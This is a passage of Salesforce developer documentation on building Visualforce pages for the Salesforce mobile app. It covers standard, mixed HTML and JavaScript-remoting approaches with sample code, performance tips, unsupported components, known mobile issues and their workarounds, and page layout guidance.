Normal Visualforce pages render well on mobile browsers, and can be used as-is, with a modest reduction of the user experience compared to mobile-optimized Web pages. Pages display as they would on the full Salesforce site, and won't visually match other Salesforce app features.

Limitations

Limitations to the user experience include:

- Tap targets—buttons, links, form fields, and so on—are optimized for mouse cursors, and can be difficult to hit accurately with a fingertip.
- The visual design is unchanged, and may not fit with the mobile-optimized, modern visual design of the Salesforce mobile app.

If your development timeline is aggressive, you might find these limitations acceptable.

Example: **Example of a Standard Visualforce Page**

The following code provides a sample for a standard Visualforce page that allows a user to edit a warehouse record. The edit feature is provided by the standard controller for the object.

```
<apex:page standardController="Warehouse__c">

<apex:form>

  <apex:pageBlock title="{! warehouse__c.Name }">

    <apex:pageBlockSection title="Warehouse Details" columns="1">
      <apex:inputField value="{! warehouse__c.Street_Address__c }"/>
      <apex:inputField value="{! warehouse__c.City__c }"/>
      <apex:inputField value="{! warehouse__c.Phone__c }"/>
    </apex:pageBlockSection>

    <apex:pageBlockButtons location="bottom">
      <apex:commandButton action="{! quickSave }" value="Save"/>
    </apex:pageBlockButtons>

  </apex:pageBlock>

</apex:form>

</apex:page>
```

This page can be used in both the Salesforce mobile app and the full Salesforce site. It displays as a standard desktop Visualforce page in both contexts.

Mixed Visualforce and HTML

Combine Visualforce tags for form elements and output text with static HTML for page structure to create mobile-friendly pages that more closely match the visual design of the Salesforce mobile app. For mobile-only pages, you can quickly convert an existing Visualforce page, but this doesn't work as well for pages that are used in both the Salesforce mobile app and the full Salesforce site.

Visualforce pages designed this way are still "standard" Visualforce, in that they use the standard request-response cycle, standard controller functionality, `<apex:inputField>` for form fields, POSTBACK and view state, and so on. The main difference from authoring pages for the full Salesforce site is the reduced or eliminated use of Visualforce tags to add structure to the page, in favor of static HTML. That is, replacing `<apex:pageBlock>`, `<apex:pageBlockSection>`, and so on, with `<div>`, `<p>`, `<span>`, and so on.

This approach also requires creating CSS stylesheets to manage the look-and-feel of the page elements, instead of using the built-in, automatically applied styles provided when you use the Visualforce components. While this can take some time, it allows you to much more closely match the visual design of the Salesforce mobile app. This also means that pages designed this way *won't* match the full Salesforce site visually.

Applying this Approach to Your Visualforce Pages

To use this approach for creating pages to use in the Salesforce mobile app, follow a few general rules.

- Don't use the following Visualforce tags:
  - `<apex:pageBlock>`
  - `<apex:pageBlockButtons>`
  - `<apex:pageBlockSection>`
  - `<apex:pageBlockSectionItem>`
  - `<apex:pageBlockTable>`
- Use `<apex:form>`, `<apex:inputField>` or `<apex:input>`, and `<apex:outputLabel>` for forms.
- Use `<apex:outputText>` or Visualforce for non-editable text.
- Use your preferred HTML to construct the structure for the page: `<div>`, `<span>`, `<h1>`, `<p>`, and so on.
- Use CSS styling to apply your preferred visual design.

Advantages and Limitations

The advantages of this approach include:

- Reasonably fast development time, and you use the normal Visualforce development tools and processes.
- It's reasonably easy to repurpose existing pages.
- You can more closely match the Salesforce mobile app's look and feel.

Some limitations to keep in mind:

- This approach makes the usual Visualforce request round trips, with larger data payloads, compared to a fully mobile-optimized approach using JavaScript remoting.
- It's extra work to add CSS styles that replace the styles automatically added by `<apex:pageBlock>` and related components.

Example: **Example of a Mixed Visualforce and HTML Page**

The following code sample shows a mixed HTML and Visualforce page that allows a user to edit a warehouse record. The edit feature is provided by the standard controller for the object.

```
<apex:page standardController="Warehouse__c">

<style>
    html, body, p { font-family: sans-serif; }
</style>

<apex:form >

    <h1>{!Warehouse__c.Name}</h1>

    <h2>Warehouse Details</h2>

    <div id="theForm">
        <div>
            <apex:outputLabel for="address" value="Street Address"/>
            <apex:inputField id="address"
                value="{! warehouse__c.Street_Address__c}"/>
        </div>
        <div>
            <apex:outputLabel for="city" value="City"/>
            <apex:inputField id="city"
                value="{! warehouse__c.City__c}"/>
        </div>
        <div>
            <apex:outputLabel for="phone" value="Phone"/>
            <apex:inputField id="phone"
                value="{! warehouse__c.Phone__c}"/>
        </div>
    </div>

    <div id="formControls">
        <apex:commandButton action="{!quickSave}" value="Save"/>
    </div>

</apex:form>

</apex:page>
```

This page can be used in both the Salesforce mobile app and the full Salesforce site. It displays as a standard page on the full Salesforce site, but without the full Salesforce styling for the form. In the Salesforce mobile app, it displays roughly matching the Salesforce mobile app's visual style. With additional styles, the page can approximate the visual style for both versions.

JavaScript Remoting and Static HTML

Combine JavaScript remoting and static HTML to offer the best user experience, with the best performance and user interface match to the Salesforce mobile app. This architecture avoids most Visualforce tags in favor of rendering page elements in JavaScript. This option requires the most developer expertise, and can take a little longer to set up than standard Visualforce or mixed Visualforce and HTML. Use the Salesforce Mobile Packs for a fast start and to work with the very latest in mobile Web application technology.

Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

Visualforce pages designed this way eschew many of the automatic, simplified features of standard Visualforce, in favor of taking more control over the request-response cycle, and performing page updates using JavaScript instead of page reloads. This can substantially improve the performance of the page, especially over the lower bandwidth, higher latency wireless network connections that make mobile devices so, well, mobile. The downside is that there is more code to write, and you need expertise in JavaScript, JavaScript remoting, HTML5, your mobile toolkit, and CSS, in addition to Apex and Visualforce. The upside of the downside is that you're working with the latest, most advanced tools for mobile development, and the pages you can build are the best, most complete way to "snap in" custom functionality that fully integrates with the app.

You can build desktop Visualforce pages using this approach as well as pages for the Salesforce mobile app. It's even possible to share such pages between the two environments by customizing the styling, though it's a challenge to closely match the full Salesforce site look and feel. Most importantly, the pages you design can be fully responsive, adapting and working across a range of devices and form factors.

Applying this Approach to Your Visualforce Pages

To use this approach for creating pages for the Salesforce mobile app, follow this general process:

1. Install your preferred Salesforce Mobile Pack (available on Salesforce) into your organization as a static resource.
2. Set your page's docType to `html-5.0`. Strongly consider disabling the standard stylesheets and header. For example:

   ```
   <apex:page standardController="Warehouse__c"
       extensions="WarehouseEditor"
       showHeader="false" standardStylesheets="false"
       docType="html-5.0">
   ```

3. Add scripts and styles from your chosen mobile toolkit to the page using Visualforce resource tags. For example:

   ```
   <apex:includeScript
       value="{!URLFOR(
           $Resource.Mobile_Design_Templates,
           'Mobile-Design-Templates-master/common/js/
               jQuery2.0.2.min.js'
       )}"/>
   ```

4. Use HTML5 and your mobile toolkit's tags and attributes to create a page skeleton.
5. Add JavaScript functions to the page as handlers to respond to user interaction. Use JavaScript remoting to call Apex `@RemoteAction` methods that retrieve records, perform DML, and so on.
6. Add additional JavaScript functions to handle user actions and page updates. Perform page updates by constructing HTML elements in JavaScript, and then adding or appending them to the page skeleton.

Example: **Example of a JavaScript Remoting and Static HTML Page**

The following code sample shows a remoting + HTML Visualforce page that allows a user to edit a warehouse record. The edit feature is provided by a controller extension with `@RemoteAction` methods that respond to JavaScript remoting requests.

```
<apex:page standardController="Warehouse__c" extensions="WarehouseEditor"
    showHeader="false" standardStylesheets="false"
    docType="html-5.0" applyHtmlTag="false" applyBodyTag="false">

    <!-- Include Mobile Toolkit styles and JavaScript -->
    <apex:stylesheet
      value="{!URLFOR($Resource.Mobile_Design_Templates,
      'Mobile-Design-Templates-master/common/css/app.min.css')}"/>
    <apex:includeScript
      value="{!URLFOR($Resource.Mobile_Design_Templates,
      'Mobile-Design-Templates-master/common/js/jQuery2.0.2.min.js')}"/>
    <apex:includeScript
      value="{!URLFOR($Resource.Mobile_Design_Templates,
      'Mobile-Design-Templates-master/common/js/jquery.touchwipe.min.js')}"/>
    <apex:includeScript
      value="{!URLFOR($Resource.Mobile_Design_Templates,
      'Mobile-Design-Templates-master/common/js/main.min.js')}"/>

<head>
```

```
<style>
    html, body, p { font-family: sans-serif; }
    input { display: block; }
</style>

<script>
    $(document).ready(function(){
        // Load the record
        loadWarehouse();
    });

    // Utility; parse out parameter by name from URL query string
    $.urlParam = function(name){
        var results = new RegExp('[\\?&]' + name + '=([^&#]*)')
            .exec(window.location.href);
        return results[1] || 0;
    }

    function loadWarehouse() {
        // Get the record Id from the GET query string
        warehouseId = $.urlParam('id');

        // Call the remote action to retrieve the record data
        Visualforce.remoting.Manager.invokeAction(
            '{!$RemoteAction.WarehouseEditor.getWarehouse}',
            warehouseId,
            function(result, event){;
                if(event.status){
                    console.log(warehouseId);
                    $('#warehouse_name').text(result.Name);
                    $('#warehouse_address').val(
                      result.Street_Address__c);
                    $('#warehouse_city').val(result.City__c);
                    $('#warehouse_phone').val(result.Phone__c);
                } else if (event.type === 'exception'){
                    console.log(result);
                } else {
                    // unexpected problem...
                }
        });
    }

    function updateWarehouse() {
        // Get the record Id from the GET query string
        warehouseId = $.urlParam('id');

        // Call the remote action to save the record data
        Visualforce.remoting.Manager.invokeAction(
            '{!$RemoteAction.WarehouseEditor.setWarehouse}',
            warehouseId, $('#warehouse_address').val(),
                $('#warehouse_city').val(),
                $('#warehouse_phone').val(),
            function(result, event){;
                if(event.status){
                    console.log(warehouseId);
                    $('#action_status').text('Record updated.');
                } else if (event.type === 'exception'){
                    console.log(result);
                    $('#action_status').text(
                      'Problem saving record.');
                } else {
                    // unexpected problem...
                }
        });
    }

</script>
</head>

<body>

<div id="detailPage">
    <div class="list-view-header" id="warehouse_name"></div>
    <div id="action_status"></div>

    <section>
        <div class="content">
            <h3>Warehouse Details</h3>
            <div class="form-control-group">
                <div class="form-control form-control-text">
                    <label for="warehouse_address">
                        Street Address</label>
                    <input type="text" id="warehouse_address" />
                </div>
                <div class="form-control form-control-text">
                    <label for="warehouse_city">City</label>
                    <input type="text" id="warehouse_city" />
                </div>
                <div class="form-control form-control-text">
                    <label for="warehouse_phone">Phone</label>
                    <input type="text" id="warehouse_phone" />
                </div>
            </div>
        </div>
    </section>

    <section class="data-capture-buttons one-buttons">
        <div class="content">
            <section class="data-capture-buttons one-buttons">
                <a href="#" id="updateWarehouse"
                    onClick="updateWarehouse();">save</a>
            </section>
        </div>
    </section>
</div> <!-- end detail page -->

</body>
```

```
</apex:page>
```

The static HTML provides the shell of the page, including empty form fields. JavaScript functions load the record, fill in the form fields, and send updated form data back to Salesforce.

Although this page can be used in the full Salesforce site, it's designed as a Salesforce app page and looks very different than a normal Visualforce page.

Example: **Example of a JavaScript Remoting and Static HTML Controller**

Unlike the other two approaches to creating mobile pages, the remoting + HTML approach doesn't use standard controller functionality to retrieve data from and save data to Salesforce. Instead, you create a controller extension, or custom controller, to add any `@RemoteAction` methods your page requires. Here's a simplified controller extension that supports the above page.

```
global with sharing class WarehouseEditor {

    // Stub controller
    // We're only using RemoteActions, so this never runs
    public WarehouseEditor(ApexPages.StandardController ctl){ }

    @RemoteAction
    global static Warehouse__c getWarehouse(String warehouseId) {

        // Clean up the Id parameter, in case there are spaces
        warehouseId = warehouseId.trim();

        // Simple SOQL query to get the warehouse data we need
        Warehouse__c wh = [
            SELECT Id, Name, Street_Address__c, City__c, Phone__c
            FROM Warehouse__c
            WHERE Id = :warehouseId];

        return(wh);
    }

    @RemoteAction
    global static Boolean setWarehouse(
        String whId, String street, String city, String phone) {

        // Get the warehouse record for the Id
        Warehouse__c wh = WarehouseEditor.getWarehouse(whId);

        // Update fields
        // Note that we're not validating / sanitizing, for simplicity
        wh.Street_Address__c = street.trim();
        wh.City__c = city.trim();
        wh.Phone__c = phone.trim();

        // Save the updated record
        // This should be wrapped in an exception handler
        update wh;

        return true;
    }
}
```

Optimizing the Performance of Visualforce Pages in the Salesforce Mobile App

Visualforce was designed to provide developers with the ability to match the functionality, behavior, and performance of standard Salesforce pages. If your users experience delays, unexpected behavior, or other issues specifically around Visualforce, there are several actions you can take to not only improve their experience, but to also make for improved coding. In the Salesforce mobile app, following best practices for optimization is important. Mobile devices have more limited compute resources and users expect a fast, responsive application.

For more guidelines, see the Visualforce Performance: Best Practices guide.

Visualforce

- Don't use `<apex:form>` or `<apex:inputField>`, which increase the page's view state size. A view state is the encrypted data that maintains a Visualforce page's state. It's sent back and forth with every page request, increasing the size of the request and response. Large view states slow the page's response time.
- Use `<apex:repeat>` to send the data necessary to the browser as the page is rendered. This process improves page loading time.
- Set `<apex:page cache="true" expires="600">` to enable caching for a Visualforce page.

CSS and JavaScript

- Create single-page applications (SPAs) instead of multi-page applications. Consider using JavaScript and third-party frameworks to build SPAs.
- Minify CSS and JavaScript code using compressors.
- Avoid CSS techniques that affect page performance, such as drop shadows or gradients.
- Move `<script>` statements to the end of the Visualforce page. By loading scripts just before the closing `</body>` tag, the page can download other components first and render the page progressively.

Images

- Use fewer and smaller images.
- Compress all images.
- Use PNG or JPG images, not GIFs.
- Use CSS sprites instead of images.

General Best Practices

- Use lazy loading. Lazy loading is a technique that loads a page's key features first and the remaining data later or when the user requires the information.
- Use infinite scroll. Infinite scroll is a technique where additional page content is loaded only when the user approaches the end of the content.

Visualforce Components and Features to Avoid in the Salesforce Mobile App

Most core Visualforce components (those components in the `apex` namespace) function normally within the Salesforce mobile app. Unfortunately, that doesn't mean they're optimized for mobile, or that every feature works with the app. You can improve the mobile user experience of your Visualforce pages by following some straightforward rules.

In general, avoid structural components, like `<apex:pageBlock>` and child components, and other components that mimic the Salesforce look and feel, such as `<apex:pageBlockTable>`. If you must use these components, set them to one column, using `<apex:pageBlockSection columns="1">`, instead of the default of two columns.

Avoid wide, non-wrapping components, especially `<apex:detail>`, `<apex:enhancedList>`, `<apex:listViews>`, and `<apex:relatedList>`, which are all unsupported. Keep device width in mind when creating tables with `<apex:dataTable>`.

Avoid using `<apex:inlineEditSupport>`. Inline editing is a user interface pattern that works well for mouse-based desktop apps, but it's difficult to use on a touch-based device, especially on phones where the screen is small.

Using `<apex:inputField>` is fine for fields that display as a basic input field, like text, email, and phone numbers, but avoid using it for field types that use an input widget, such as date and lookup fields.

Don't use `<apex:scontrol>`. sControls aren't supported anywhere in the Salesforce mobile app.

PDF rendering, by setting `renderAs="PDF"` on `<apex:page>`, isn't supported for pages in the Salesforce mobile app.

IN THIS SECTION:

Unsupported Visualforce Components

Here's a list of Visualforce components that aren't supported in the Salesforce mobile app, and shouldn't be used in Visualforce pages that will be used with the Salesforce mobile app.

- `<analytics:reportChart>`
- `<apex:detail>`
- `<apex:emailPublisher>`
- `<apex:enhancedList>`
- `<apex:flash>`
- `<apex:inputField>` for field types that use a widget for input, instead of a basic form field
- `<apex:listViews>`
- `<apex:logCallPublisher>`
- `<apex:relatedList>`
- `<apex:scontrol>`
- `<apex:sectionHeader>`
- `<apex:selectList>` for picklist fields
- `<apex:tabPanel>` (and, as a consequence, `<apex:tab>`)
- `<apex:vote>`

Warning: Embedded Visualforce pages—that is, those added to a page layout—that contain an `<apex:enhancedList>` component may cause the Salesforce mobile app to crash on iOS.

Standard components outside the `apex` namespace, for example, `<liveagent:*>`, `<chatter:*>`, and so on, aren't supported in the app.

Custom components can be used in Visualforce in the app, as long as they themselves don't use unsupported components.

Known Visualforce Mobile Issues

Salesforce publishes known issues to enhance trust and support customer success.

The Salesforce Customer Support and Engineering publishes known issues at its own discretion based on the number of customer reports, the severity of the issue, and the availability of a workaround. If an issue you are encountering is not listed, it may not have fit the criteria for publishing on the Known Issues Site. Not all known bugs are published; often bugs are resolved quickly or do not affect customers.

IN THIS SECTION:

Access or Permission Issues

Access and permission issues affect which pages and records your users see in the Salesforce app.

Device Sensor Issues

Device sensor issues include problems with the mobile device's camera, microphone, and geolocation.

Input Issues

Input issues affect how users enter information using input fields and selectors in the Salesforce mobile app.

Loading and Performance Issues

Loading and performance issues affect how responsive the Salesforce mobile app is and how quickly it loads.

Navigation Issues

These issues prevent users from navigating to certain pages in the Salesforce mobile app.

Network Issues

Network issues affect the connectivity of the Salesforce mobile app.

Salesforce Classic vs. Lightning Experience Issues

These issues are caused by switching between Salesforce Classic and Lightning Experience.

Updating Records Issues

These issues affect users trying to update records in the Salesforce mobile app.

User Interface Issues

These issues affect the Salesforce mobile app's user interface.

Access or Permission Issues

Access and permission issues affect which pages and records your users see in the Salesforce app.

Issue	Solution
If High Assurance session settings (multi-factor authentication) are enabled at the user profile level, users can't access Visualforce	Disable High Assurance on the user profile and log in again. Enable High Assurance at the Salesforce connected app level instead of

Issue	Solution
content. Instead of Visualforce content, users see the error message "You can't view this page, either because you don't have permission or because the page isn't supported on mobile devices." This issue is exclusive to Salesforce for iOS and Salesforce for Android.	the user profile level to continue to enforce multi-factor authentication.
Experience Cloud site users can't access Visualforce overrides on the convert action for leads in the app. Instead, they see the error message "You can't view this page, either because you don't have permission or because the page isn't supported on mobile devices."	Create a separate Visualforce action for converting leads using the same Visualforce page.

Device Sensor Issues

Device sensor issues include problems with the mobile device's camera, microphone, and geolocation.

Issue	Solution
The mobile device's camera doesn't work in child browser windows for input fields. Instead, users see a black screen. This issue is probably a bug with Apple's `SFSafariViewController`, which is used for child browser windows. This issue is exclusive to Salesforce for iOS.	Open the Salesforce in the Safari mobile browser by tapping the Safari icon in the lower right corner of the child browser window in the Salesforce mobile app.

Input Issues

Input issues affect how users enter information using input fields and selectors in the Salesforce mobile app.

Issue	Solution
A Visualforce page accessed by a list button using a URL content source displays improper styling for input selectors. For example, input date fields display a calendar with white-on-white dates. This issue is exclusive to Salesforce for Android.	Convert the list view URL button to a list view button with a Visualforce page content source, a Visualforce tab, or a Visualforce action.
The iOS native input controls remain on the screen if a user taps into an input field then the header back arrow with those controls still activated. The input controls can also reappear unexpectedly when navigating to other pages. This issue is exclusive to Salesforce for iOS.	Ensure that input controls are closed before navigating in the Salesforce mobile app.
Visualforce input field freezes or doesn't allow input after a long press in the field. A user could long press to copy and paste, make a selection, or change cursor position. This issue is exclusive to Salesforce for iOS.	Add the following line of JavaScript to the bottom of the Visualforce page: `window.onkeydown=function(){window.focus();}`

Loading and Performance Issues

Loading and performance issues affect how responsive the Salesforce mobile app is and how quickly it loads.

Issue	Solution
If a Visualforce Page or Lightning Tab is set as the landing page, there may be page loading errors and slow performance. The error messages “We got stuck in a loop while loading the page” or “It’s taking awhile to load this page. You can keep waiting or try again” may appear.	Select a standard tab as the landing page.
Opening multiple files causes Salesforce for iOS to freeze.	Use Salesforce for mobile web in Safari.

Navigation Issues

These issues prevent users from navigating to certain pages in the Salesforce mobile app.

Issue	Solution
Visualforce tabs load the landing page after a user navigates away.	Allow the page to fully load before switching apps or selecting another tab, or select the Visualforce page tab again.
Users may see a blank page when returning to a Canvas page after switching between apps.	Reload the Canvas app.
If a publisher action makes a navigation call to a file record with the `sforce.one.navigateToSObject` function, the file preview window may close before displaying the file. This issue happens because the `publisher.close` method fires before the navigation call to the file record. This issue is exclusive to Salesforce for iOS.	Do not use the `publisher.close` call before navigating to a file record. Users must manually close the publisher action window after they’re done working with the file record.
The record type selection page may appear incorrectly when the user force quits the app from the correct version of the record type selection page. This issue is exclusive to Salesforce for iOS.	Navigate back to the object home page and tap **New** again. If the issue persists, clear the app cache or log out to reset the behavior.
"Sorry to Interrupt" error appears when using custom Visualforce pages that navigate to object home pages on an iPad. After the error appears, no other navigation calls work on the page until the device cache is cleared.	Clear the cache.
Navigating to a note record by ID from a Visualforce page using the `sforce.one` navigation library and then tapping Cancel or Save causes looping. If this navigation method is called from a Visualforce action on a record detail page, then the **Cancel**, **Save**, and **Back** buttons might return to a blank record detail page.	There is no direct workaround. Force quit and relaunch the app.
The view state POST request is stored in the Salesforce mobile app navigation history. If a user submits a view state form, navigates to another Visualforce page, and then clicks the back button, the POST request is served again. This issue creates duplicate records in Salesforce for iOS and causes an error in the browser app.	There is no known workaround.

Network Issues

Network issues affect the connectivity of the Salesforce mobile app.

Issue	Solution
A network connection error message "Check your network connection and try again" appears on Visualforce pages when the network is active. This issue is exclusive to Salesforce for iOS.	Turn off the org-wide setting Enable caching in Salesforce.

Salesforce Classic vs. Lightning Experience Issues

These issues are caused by switching between Salesforce Classic and Lightning Experience.

Issue	Solution
A UI check incorrectly returns `Theme4t` instead of `Theme3` when the user is using the Classic UI on mobile devices. This issue occurs with Visualforce global `$User.UIThemeDisplayed` and Apex class `UserInfo.getUiThemeDisplayed` commands.	Check the user's current UI by verifying if the `sforce.one` JavaScript object is available; this object is not available in the Classic UI.

Updating Records Issues

These issues affect users trying to update records in the Salesforce mobile app.

Issue	Solution
Users can't save Salesforce records immediately after they have been updated. Instead, they see the error message "The record was modified by [current user] during your edit session. Make a note of the data you entered, then reload the record and enter your updates again".	Avoid custom processes that remotely update a record before immediately invoking a standard edit page. Otherwise, users must wait 30 seconds, until the cache period has passed, before they are able to edit the record.
Collision detection is triggered when editing unread leads. The error message "This record was modified by (the user updating the lead) during your edit session. Make a note of the data you entered, then reload the record and enter your updates again" appears.	Open the record and make changes using the edit button from the record detail page.
A `recordTypeID` error message appears when the optional `recordTypeID` parameter is omitted in the following command: `sforce.one.createRecord(entityName [, recordTypeId]);`. The error message "Review the errors on this page. Record Type ID: this value isn't valid for the user: [user name]" may appear.	Modify the `sforce.one.createRecord` call on the Visualforce page to pass in the `recordTypeId` parameter.

User Interface Issues

These issues affect the Salesforce mobile app's user interface.

Issue	Solution
The Salesforce mobile app standard back navigation button responds only if tapped twice. This issue occurs when programmatic calls like `window.history.back()` and `sforce.one.back()` are first used to navigate back one page and then the user attempts to use the standard back button to go back another page. This issue is exclusive to Salesforce for iOS.	If your implementation has several pages, design it to use only the standard back button or only programmatic calls.
When a user clicks back from a Visualforce page embedded in a record detail page, the page doesn't scroll.	Wait several seconds after clicking back, navigate away from the record and back, or rotate the device from landscape to portrait.
Certain CSS elements cause the **Cancel**, **Post**, or **Save** buttons, or other parts of the user interface, to become unresponsive.	Remove these CSS elements that affect scrolling: • `overflow-x: hidden;` • `overflow-y: scroll;` • `-webkit-overflow-scrolling: touch;`
Users can't scroll on standard record Create and Edit pages in Salesforce for iOS. Users typically only encounter this issue when the Visualforce page that links to the Create or Edit page has content that extends beyond the device's screen. This issue is exclusive to Salesforce for iOS.	Reduce the amount of content on the Visualforce page containing the Create or Edit links so user doesn't need to scroll on the custom page
Embedded Visualforce pages in an object's page layout don't follow the user-defined height. This issue is exclusive to Salesforce for iOS.	Deselect the Show scrollbars option on the embedded Visualforce page from the page layout editor.
When scrolling in Safari on Visualforce pages, the page moves, but doesn't reveal any new text. This issue is an Apple bug with the `UIWebView`. This issue is exclusive to Salesforce for iOS.	Refresh the page.
Experience Cloud site users see the standard new button for objects, even if the page is hidden by a Visualforce action override and marked as unavailable for mobile. This issue is exclusive to Salesforce for iOS.	There is no known solution. Use the browser-based version of Salesforce in Safari on iOS.
A view override for an object using Lightning Components disables scrolling for the entire page when accessed through a parent object's related list. This issue is exclusive to Salesforce for iOS.	There is no known solution. Access the records via the object home tab or by other means, such as programmatic navigation.

Considerations and Limitations for Using Visualforce in the Salesforce Mobile App

Visualforce allows developers to build sophisticated, custom user interfaces that can be hosted natively on the Lightning Platform. Visualforce is Salesforce's tried and true model, giving developers access to data and robust tools and functionality. There are many benefits to using Visualforce in the Salesforce mobile app, but also some limitations.

Usability

- Easy to implement for greater productivity.
- Page-centric model naturally splits large applications into small, manageable pages.

Integration with the Salesforce Platform and Other Tools

- Access to Salesforce's rich metadata infrastructure.
- The standard controller allows access to objects directly and via relationships without executing a single query.
- Visualforce pages can act as containers for JavaScript or third-party frameworks, like AngularJS or React.

Customization

- Standard tabs, custom object tabs, and list views that are overridden with a Visualforce page aren't supported in the Salesforce mobile app. Mobile users see the default Salesforce page for the object instead.

Interactivity

- Limited interactivity (aside from JavaScript functionality you add yourself).
- Difficult to create an immersive user experience.

Speed

- Higher latency, which degrades mobile performance.
- Poor match for low-end or older mobiles devices with limited compute resources.
- Visualforce processes markup tags on the Salesforce server, which can increase response time.

The `one.app` Container

In Salesforce Classic, Visualforce "owns" the page, the request, and the environment. Visualforce is the application container. But in the Salesforce mobile app and Lightning Experience, Visualforce runs inside an iframe that's inside the larger `/lightning` container. If you're used to developing in Salesforce Classic, using the `one.app` container requires a few adjustments, mainly scope and security considerations. For more information, see Understanding the Salesforce Mobile App Container on page 287.

Prepare a Support Request for Problems with Visualforce Pages in the Salesforce App

Salesforce provides resources to help developers find answers to their questions and resolve their problems. We suggest you first take a look at the Developer Discussion Forum, Salesforce Stack Exchange, and the Known Issues page to see if you can immediately find the solution to your problem. If your question is still unanswered, you can submit a case to Salesforce's support team, which will route your question to the best person to answer it.

Salesforce Developer Discussion Forum

The Salesforce developer community's Discussion Forum is the place to go with any questions about Salesforce's platform and tools. Ask and answer questions in a community of 4 million Salesforce developers.

Salesforce Stack Exchange

The Salesforce Stack Exchange is a question and answer site for Salesforce admins, implementation experts, and developers. Anyone can ask and answer questions.

Known Issues

Salesforce publishes known issues to enhance trust and customer success by providing visibility into known bugs. Salesforce Customer Support and Engineering publishes known issues based on the number of customer reports, the severity of the issue, and the availability of a workaround. Not all known bugs fit the criteria to be published.

Submit a Support Request

If you are unable to find an answer to your question on the Discussion Forum, Stack Exchange, or Known Issues pages, the next step is to submit a support case.

1. Log in to your account on the Help & Training portal.
2. Under the **Contact Support** tile, click **Create a case**.
3. On the Help Finder page, select **Development** then **Apex/Visualforce**.
4. On the Questions tab, check to see if your question is covered in the commonly asked questions and answers. If not, press the **Log a New Case** icon at the bottom of the page.

The following information is required for submitting a case:

- Username
- Preferred email address
- Phone number
- Time zone
- Time frame
- Call back date
- Business impact

To help Salesforce's experts resolve your case quickly, summarize the steps to reproduce the error in the description box. Make the steps as clear and concrete as possible. Provide the simplest, shortest code sample that demonstrates the problem. Often, developers resolve their issues in the process of streamlining their reproduction.

Also consider granting login access to the Salesforce support team to help them investigate your case. To grant login access, go to **Your Name** / **Settings** / **My Personal Information** / **Grant Login Access** / **Select Salesforce.com Support**.

Check on a Support Request

You can check on the progress of submitted support cases.

1. Log in to your account on the Help & Training portal.
2. Under the **My Success Hub** tile, click **Go**.
3. Click **Support Cases** in the left navigation bar.


Choosing an Effective Page Layout

Design Visualforce pages that look good and work well within the Salesforce mobile app by using a page layout appropriate for the context that the page is used in. Pages added as main navigation tabs or as custom actions in the action bar can use nearly the full screen of the device, and can scroll vertically, while Visusalforce added to an object's page layout has to fit within a specific, limited space.

In general, Visualforce added to page layouts works best if it's read-only, at-a-glance information. Put features that require user interaction, like multi-field forms, on full screen pages by adding them as tabs in the main navigation, or as custom actions from the action bar.

Visualforce on a Page Layout

Visualforce pages added to an object's page layout display on the record details page. You can control the Visualforce element's placement on the mobile record details screen, putting fields and other record details above and below it, by changing its placement on the object's page layout. Visualforce pages added this way follow the same rules for ordering that fields and other elements do.



Note: The images on this page are from the previous Salesforce mobile app, not the new Salesforce mobile app.

1. The record header displays when a record is loaded, but can be scrolled up and off the screen by the user. When on screen, it's 158 pixels high on all devices, and takes the full width of the screen. You can't control the display of the record header.
2. Record controls and details, automatically generated by the Salesforce mobile app.
3. A Visualforce page added to the object's page layout.
4. Set the width to 100%; the element sizes automatically, minus some padding on either side.
5. Control the height of the Visualforce page's area by setting the height of the item in pixels in the page layout editor. The Visualforce element uses exactly that height, even if the content is shorter. In that case, the extra area is blank. If the page's content is taller, the content is clipped. As a best practice, don't set inline Visualforce pages to be taller than the smallest device screen you intend to support.


Although you can add multiple inline Visualforce pages to a page layout, it quickly becomes a user experience challenge to scroll past them to see the rest of the page. It's a best practice to never add more than two Visualforce page elements in a row; separate Visualforce elements with a regular page element, such as a field. If you need a full screen to display your page, consider moving it to a custom action on the object instead.

Visualforce pages added to page layouts automatically have the normal Salesforce header and sidebar removed. You may find it useful to explicitly turn them and the full Salesforce site stylesheets off while you're developing the page. Additionally, if your page uses the Google Maps API, Google recommends using an HTML5 doctype. Here's an `<apex:page>` tag that does all of these things:

```
<apex:page standardController="Warehouse__c"
    docType="html-5.0" showHeader="false" standardStylesheets="false">
```

Full Screen Layout

Visualforce pages added to the Salesforce mobile app navigation menu, or as custom actions to the action bar, can use almost the entire screen, allowing more information, and more complex user interfaces.



Note: The images on this page are from the previous Salesforce mobile app, not the new Salesforce mobile app.

1. The Salesforce header, which provides access to the main navigation menu, is 42 pixels high. The contents of the header can't be changed.
2. The rest of the device screen is dedicated to your Visualforce page.

When displayed in the Salesforce mobile app, the standard Salesforce header and sidebar are automatically removed. However, Visualforce pages used as custom actions in the action bar are shared with the full Salesforce site, and pages added to the navigation may or may not be shared. Pages shared with the full Salesforce site shouldn't have the standard Salesforce header and sidebar explicitly removed unless removing the header and sidebar is the standard practice for all Visualforce on your site.

User Input and Interaction

Use `<apex:input>`, the `type` attribute, and pass-through HTML attributes to create mobile-friendly forms and user interfaces that are efficient and take advantage of native mobile browser features.

Without a keyboard and mouse, standard HTML forms can be difficult for users to fill out and interact with on mobile devices, especially phones. For Visualforce pages that don't use JavaScript remoting to make requests, choose Visualforce components for form input with an eye towards mobile users. No other change you can make to your Visualforce pages will have a larger usability impact than taking advantage of new HTML5 and mobile browser features to improve your forms and user interface controls.

Choose Efficient Input Elements

